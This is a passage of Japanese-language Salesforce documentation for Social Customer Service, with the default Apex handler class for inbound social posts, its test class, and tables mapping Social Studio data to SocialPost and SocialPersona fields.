        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
```

```
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
```

```
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData) {
        return !isUnsentParent(rawData) && (!hasSkipCreateCaseIndicator(rawData) ||
hasPostTagsThatCreateCase(post));
    }

    private boolean isUnsentParent(Map<String, Object> rawData) {
        Object unsentParent = rawData.get('unsentParent');
       return unsentParent != null && 'true'.equalsIgnoreCase(String.valueOf(unsentParent));

    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }
```

```
    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

デフォルトの Apex クラスの Apex テスト

デフォルトの Apex クラスコードのソーシャルカスタマーサービスのテスト。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;
```

```
        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
```

```
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
```

```
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

ソーシャルオブジェクトに入力されるデータ

ここでは、どの項目が標準オブジェクト、ソーシャル投稿、ソーシャル人格に存在するか、および現在どの項目に Social Studio からデータが入力されるかについて詳細を説明します。

Social Studio がソーシャルカスタマーサービス (SCS) と連動するように設定されている場合、Social Studio はデータを未加工形式で Salesforce に送信します。そのデータは SCS データ受け入れシステムによって復号化されて 2 つの標準 Salesforce オブジェクト (ソーシャル投稿とソーシャル人格) に追加されます。ソーシャル投稿には、投稿固有の情報 (このコンテキストの投稿として、ツイート、Twitter ダイレクトメッセージ、Facebook 投稿、コメント、コメント返信などがあります) が含まれます。ソーシャル人格には、SCS によって受信された投稿の著者情報から収集されたソーシャル ID 情報が保存されます。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

メモ: デフォルトの Apex クラスを変更した場合、対応付けが異なる可能性があります。

ソーシャル投稿

ソーシャル投稿オブジェクトには次の項目が存在します。

表 46 : ソーシャル投稿項目

Salesforce 項目	Social Studio から入力されるデータ値	サンプルデータ	メモ
AssignedTo	assignedTo	「Joe Smith」(Salesforce ではなく Social Studio のユーザ)	更新対象外
Analyzer Score	analyzerScore	5	R6 プラットフォームの投稿で設定されたスコア
Attachment Type	mediaUrls array	画像、動画	Salesforce が新規データを受信すると SCS によって入力されます。最初の添付ファイルのみが対応付けられます。
Attachment URL	mediaUrls array	http://some.domain/image.jpg	Salesforce が新規データを受信すると SCS によって入力されます。最初の添付ファイルのみが対応付けられます。
Classification	classification	[カスタム値]	システム管理者の定義に従って入力されます
CommentCount	commentCount	なし	更新対象外

Salesforce 項目	Social Studio から入力されるデータ値	サンプルデータ	メモ
Content	content	Apple teases the new Mac Pro, what do you think (Apple の新しい Mac Pro のティーザーについての感想は?)	ソーシャル投稿の実際のコンテンツ
ExternalPostId	externalPostId	1111222233334444	ネイティブのソーシャルネットワーク ID
Handle	author	thehotclothes	なし
HarvestDate	harvestDate	2013-06-11T13:07:00Z	Social Studio が投稿を収集した日
Headline	source	なし	更新対象外
Id	salesforcePostId	12345678912345	Salesforce 内で入力されます。
InboundLinkCount	inboundLinkCount	なし	更新対象外
IsOutbound	なし	はい/いいえ	Salesforce 内で入力されます。
KeywordGroupName	keywordGroupName	なし	更新対象外
Language	language	英語	SCS で入力されます
LikesAndVotes	likesAndVotes	なし	更新対象外
MediaProvider	mediaProvider	TWITTER	ソーシャルネットワーク
MediaType	mediaType	Twitter	ソーシャルネットワーク
MessageType	messageType	ツイート	使用可能な値: • Twitter: ツイート、リプライ、ダイレクト • Facebook: 投稿、コメント、返信、非公開
Name	source	この投稿者からのツイート: mysamplehandle	Social Studio によってシステム生成されます。
Notes	notes	なし	次のすべてのソーシャルハブアクションで追加されたメモが含まれます。 • メモを追加 • 次の言語に翻訳 • 言語の検出

Salesforce 項目	Social Studio から入力されるデータ値	サンプルデータ	メモ
			• メールの送信
OutboundSocialAccount	なし	Northern Trails Outfitters	公開に使用されるソーシャルアカウントによって入力されます。発信投稿専用。
Parent	なし	00001728 (リンク済み)	投稿がケースに関連付けられている場合、親ケース番号が入力されます。
Persona	なし	サンプル人格	著者のソーシャル人格 (存在する場合) が入力されます。
Posted	postDate	2013-06-11T13:07:00Z	ソーシャルネットワークで公開された日時。
PostPriority	postPriority	高	Social Studio 内で設定された優先度。
PostTags	postTags	投稿タグ 1、投稿タグ 2	タグはカンマで区切られます。
PostUrl	postUrl	http://twitter.com/myaccount/status/1111222233334444	ソース投稿へのリンク
Provider	mediaProvider	Twitter	ソーシャルネットワークに設定されます。
R6PostId	r6PostId	12345678	ネイティブの Social Studio 投稿 ID。
R6SourceId	r6SourceId	1234	著者のネイティブの Social Studio ID。
R6TopicId	r6TopicId	1234567890	トピックプロファイルまたは管理アカウントのネイティブの Social Studio ID
Recipient	recipientId	12345678912345	ソーシャルネットワークの受信者のネイティブ ID
RecipientType	recipientType	ユーザ	なし
ReplyTo	なし	別のソーシャル投稿 (リンク済み)	Salesforce のロジックが、Social Studio からの replyToExternalPostId に基づいて動的に設定します。

Salesforce 項目	Social Studio から入力されるデータ値	サンプルデータ	メモ
Sentiment	sentiment	どちらでもない	なし
Shares	shares	なし	更新対象外
SourceTags	sourceTags	ソースタグ1、ソースタグ2	著者の種別を追跡するために使用されるソースタグ
SpamRating	spamRating	NotSpam	なし
Status	status	なし	更新対象外
StatusMessage	statusMessage	なし	更新対象外
ThreadSize	threadSize	なし	更新対象外
TopicProfileName	topicProfileName	@my_handle	Social Studio.sd 内のトピックプロファイル名
TopicType	topicType	キーワード | 管理	トピックプロファイルまたは管理アカウントのどちらであるか。
UniqueCommentors	uniqueCommentors	なし	更新対象外
ViewCount	viewCount	なし	更新対象外
担当	なし	多態的なリレーション	他の複数のレコードタイプ(リードを含む)になる可能性があります。リンク済み。

ソーシャル人格

ソーシャル人格オブジェクトには次の項目が存在します。

メモ: ソーシャル人格オブジェクトは、他のユーザから投稿を受け取った場合にのみ、既存の人格レコードによって更新されます。ソーシャル人格が並列プロセスで更新されることはありません。

表 47 : ソーシャル人格項目

Salesforce 項目	Social Studio から入力されるデータ値	サンプルデータ	メモ
AreWeFollowing	areWeFollowing	なし	更新対象外
Bio	bio	サンプル Twitter 自己紹介	なし
ExternalId	externalUserId	1234567890	なし

Salesforce 項目	Social Studio から入力されるデータ値	サンプルデータ	メモ
ExternalPictureURL	profileIconUrl	http://some.domain/image.jpg	なし
Followers	followers	290	なし
Following	following	116	なし
IsBlacklisted	isBlacklisted	なし	更新対象外
IsDefault	なし	true/false	この値は、このレコードが取引先責任者/取引先に表示されるアバター画像の取得に使用されるかどうかを示します。ソーシャル取引先責任者によって使用されます。
IsFollowingUs	isFollowingUs	なし	更新対象外
Klout	kloutScore	なし	更新対象外
ListedCount	listed	4	なし
MediaProvider	mediaProvider	Twitter、Facebook など	プロファイルのソーシャルネットワーク
MediaType	mediaType	Twitter	なし
Name	author	Joe Smith	なし
NumberOfFriends	friends	なし	更新対象外
NumberOfTweets	tweets	59546	なし
Parent	なし	取引先責任者名 (リンク済み)	デフォルトで取引先責任者の親になるソーシャル人格。
ProfileType	authorType	ユーザ	なし
ProfileUrl	profileUrl	http://twitter.com/mysamplehandle	なし
Provider	mediaProvider	その他	mediaType と似ていますが、使用できる値がより少なくなります。
R6SourceId	r6SourceId	123456789	著者のネイティブ ID
RealName	realName	Joe Smith	なし
TopicType	topicType	キーワードまたは管理	なし

Social Studio のその他のデータ

上記のデータに加え、特定の項目が未加工データとして Social Studio から取り込まれますが、それらの項目がソーシャル投稿およびソーシャル人格オブジェクト内の項目に自動的に対応付けられることはありません。これらの項目には、Visualforce または Apex でアクセスできます。

表 48 : Social Studio のその他のデータ項目

未加工データ項目	メモ
authorTags	String
classifiers	Classifier[]
createLead	Boolean
firstName	String
jobId	String
lastName	String
mediaUrls	未加工データは、すべての添付ファイルの配列として取り込まれます。SCS は、既知のデータ型(画像|動画)を持つ最初の添付ファイルを SocialPost.AttachmentType および SocialPost.AttachmentURL と照合します。
originalAvatar	String
originalFullName	String
originalScreenName	String
origins	String
privacy	String
r6ParentPostId	Long
recipientId	String
replyToExternalPostId	[返信先]のソーシャル投稿を検索するために使用される未加工データ。ただし項目が直接ソーシャル投稿に書き込まれることはありません。
skipCreateCase	Summer '14 リリースで導入されたモデレーション機能に使用されます。Yes の場合、SCS はデフォルトロジックでのケース作成をスキップします。この項目は、ユーザ固有のロジックでも使用できます。

デフォルトの Apex クラス履歴

ソーシャルカスタマーサービスの以前のリリースのデフォルトのフル Apex クラス。

現在のリリースについては、「デフォルトの Apex クラスの参照」(ページ 3412)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Spring '16 のデフォルトの Apex クラスおよびテスト

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
```

```
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null)
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
```

```
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
```

```
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
```

```
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
```

```
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
```

```
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

